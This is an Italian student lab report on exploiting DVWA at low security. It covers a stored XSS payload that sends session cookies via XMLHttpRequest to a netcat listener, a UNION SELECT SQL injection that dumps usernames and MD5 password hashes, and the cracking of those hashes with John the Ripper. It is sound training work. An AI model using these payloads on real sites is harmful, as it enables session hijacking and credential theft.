

## CONSEGNA 1 MARZO S6L5

L'obiettivo di oggi è quello di exploitare due vulnerabilità: XSS restored e SQL injection (blind).

### XSS restored

L'attacco di tipo XSS restored ( o persistente) avviene quando il payload viene spedito al sito vulnerabile e poi successivamente salvato. Quando la pagina richiama il codice malevolo salvato e lo utilizza nell'output HTML, mette in moto l'attacco. Questa categoria prende il nome di persistente perché il codice viene eseguito ogni volta che il web browser visita la pagina "infetta". Oggi andrò a recuperare i cookies di sessione della vittima del XSS reflected e li invierò ad un server sotto il mio controllo, Kali.

Per prima cosa ho aperto la DVWA, impostando la sicurezza su low e ho inserito il codice malevolo nel corpo del messaggio (Fig.1). Per inserire il codice ho dovuto modificare la lunghezza massima di caratteri inseribili, da 150 a 500, tramite la pagina html del DVWA. (Fig.2)




Fig.1

```
<td width="100">Message *</td>
<td>
  <textarea name="mtxMessage" cols="50" rows="3" maxlength="500"></textarea>
</td>
</tr>
<tr> ... </tr>
```

Fig.2

`<script> var xhr = new XMLHttpRequest(); xhr.open("POST", "http://127.0.0.1:80", true); xhr.withCredentials = true; xhr.send(document.cookie); </script>`

Questo codice crea un oggetto XMLHttpRequest (XHR) per fare una richiesta al server 127.0.0.1:80. La linea `xhr.withCredentials = true;` indica che il codice sta includendo le credenziali (come i cookie) nella richiesta XHR, se ce ne sono.

`xhr.send(document.cookie);` invia i cookie attualmente impostati per il dominio corrente al server locale. Grazie a questo codice, con netcat in ascolto, riceverò i cookie dell'utente. In Fig. 3 e Fig.4 possiamo vedere due sessioni captate da netcat, con i rispettivi cookies della vittima.

```
File Actions Edit View Help
(kali㉿kali)-[~]
$ nc -l -p 80
POST / HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: text/plain;charset=UTF-8
Content-Length: 56
Origin: http://192.168.49.101
Connection: keep-alive
Referer: http://192.168.49.101/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: cross-site
security=low; PHPSESSID=fe4ae53e4d32de44d9b0aa7483763221
```

Fig.3

```
(kali㉿kali)-[~]
$ nc -l -p 80
POST / HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: text/plain;charset=UTF-8
Content-Length: 56
Origin: http://192.168.49.101
Connection: keep-alive
Referer: http://192.168.49.101/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: cross-site
security=low; PHPSESSID=42d39ee24a655ac588a4d30d9392eaea
```

Fig.4

## SQL injected (blind)

La Blind SQL Injection è un tipo di attacco informatico che sfrutta le vulnerabilità nel linguaggio SQL (Structured Query Language) per interrogare il database attraverso domande le cui risposte sono limitate a "vero" o "falso". Questo tipo di attacco è particolarmente efficace quando le applicazioni web, pur mostrando messaggi di errore generici, non hanno adeguatamente mitigato le potenziali vulnerabilità di iniezione SQL.


Nel contesto di un'iniezione SQL, un utente malintenzionato potrebbe sfruttare la vulnerabilità in modo tale che l'applicazione web mostri errori relativi alla sintassi delle query SQL. La Blind SQL Injection è sostanzialmente simile alla SQL Injection tradizionale, ma si differenzia per il metodo attraverso il quale i dati sono estratti dal database.

Quando il database non trasmette direttamente i dati alla pagina web, l'attaccante è costretto a estrarre informazioni dal database formulando una serie di domande a cui il database risponderà con "vero" o "falso". Questo rende più complesso lo sfruttamento della vulnerabilità SQL Injection, ma non lo rende impossibile.

Attraverso tale vulnerabilità, l'obiettivo potrebbe essere quello di recuperare le password degli utenti presenti nel database. Sfruttando l'operatore Union, che consente di unire i risultati di due tabelle, è possibile tentare di individuare il contenuto di altre tabelle. Inizialmente, ciò può essere tentato tramite l'utilizzo di 'UNION SELECT null FROM ?#', dove il numero di valori nulli corrisponde al numero di attributi, il quale deve essere coerente con il numero di attributi della prima tabella del database. Dopo aver determinato il numero di attributi, si può procedere a tentare di estrarre i dati del database utilizzando le colonne "user" e "password" dalla tabella degli utenti, usando il codice riportato:

**' UNION SELECT user,password FROM users#**

Come output riceveremo delle tuple con user e password, possiamo quindi dire che siamo riusciti ad estrapolare le credenziali di alcuni utenti. (Fig.5)



User ID:

ID: ' UNION SELECT user,password FROM users#  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user,password FROM users#  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03


ID: ' UNION SELECT user,password FROM users#  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user,password FROM users#  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user,password FROM users#  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Fig.5

In Fig.6 sono illustrate le password (che sono state convertite in una sequenza di caratteri casuali utilizzando una funzione hash),che intendiamo decifrare attraverso l'uso di uno strumento presente in Kali, noto come John the Ripper.



1 5f4dcc3b5aa765d61d8327deb882cf99  
2 e99a18c428cb38d5f260853678922e03  
3 8d3533d75ae2c3966d7e0d4fcc69216b  
4 0d107d09f5bbe40cade3de5c71e9e9b7  
5 5f4dcc3b5aa765d61d8327deb882cf99

Fig.6

In Fig.7 vediamo invece il risultato della scansione.

```
(kali㉿kali)-[~]  
$ john --show --format=raw-md5 ./Desktop/hash.txt  
?:password  
?:abc123  
?:charley  
?:letmein  
?:password  
  
5 password hashes cracked, 0 left
```

Fig.7